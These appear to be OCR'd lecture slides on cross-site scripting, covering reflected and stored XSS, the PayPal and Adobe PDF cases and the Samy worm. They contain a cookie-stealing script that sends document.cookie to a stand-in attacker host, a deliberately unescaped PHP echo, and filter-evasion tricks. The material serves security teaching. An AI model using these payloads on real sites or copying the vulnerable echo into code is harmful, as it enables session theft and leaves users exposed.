
Cross Site Scripting (XSS)

Based on John Mitchell’s slides

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php?term=apple**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```


echo search term
into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         “http://badguy.com?cookie = ”
+
         document.cookie )   </script>
```

- <u>What if user clicks on this link</u>?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com



```
http://victim.com/search.php ?
  term = <script> ... </script>
```

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Damage Caused by XSS


Stealing information: The injected JavaScript code can steal victim's private data including the session cookies, personal data displayed on the web page, data stored locally by the web application.

Spoofing requests: The injected JavaScript code can send HTTP requests to the server on behalf of the user.

Web defacing: the injected JavaScript code can make arbitrary changes to the page (through its DOM). Example: JavaScript code can change a news article page to something fake or change some pictures on the page.

System compromise: exploiting vuln through the code injection

Basic scenario: reflected XSS attack



PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source:
https://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_ide
ntity_theft.html

Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

```
http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:code_here
```

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here’s how the attack worked:

- Attacker located a PDF file hosted on website.com
- Attacker created a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
```

- Attacker enticed a victim to click on the link
- If the victim had Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executed

Note: alert is just an example. Real attacks do something worse.


And if that doesn’t bother you...

- PDF files on the local filesystem:


```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack



Stored XSS



Attack Server
4 steal valuable data
1
Inject malicious script
Store bad stuff
User Victim
2 request content
3 receive malicious script
Server Victim
Download it

MySpace.com (Samy worm)

- Users could post HTML on their pages
  - MySpace.com ensured HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but could do Javascript within CSS tags:

    `<div style="background:url('javascript:alert(1)')">`

    And can hide `"javascript"` as `"java\nscript"`
- With careful javascript hacking:
  - Samy worm infected anyone who visited an infected MySpace page … and added Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya   </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

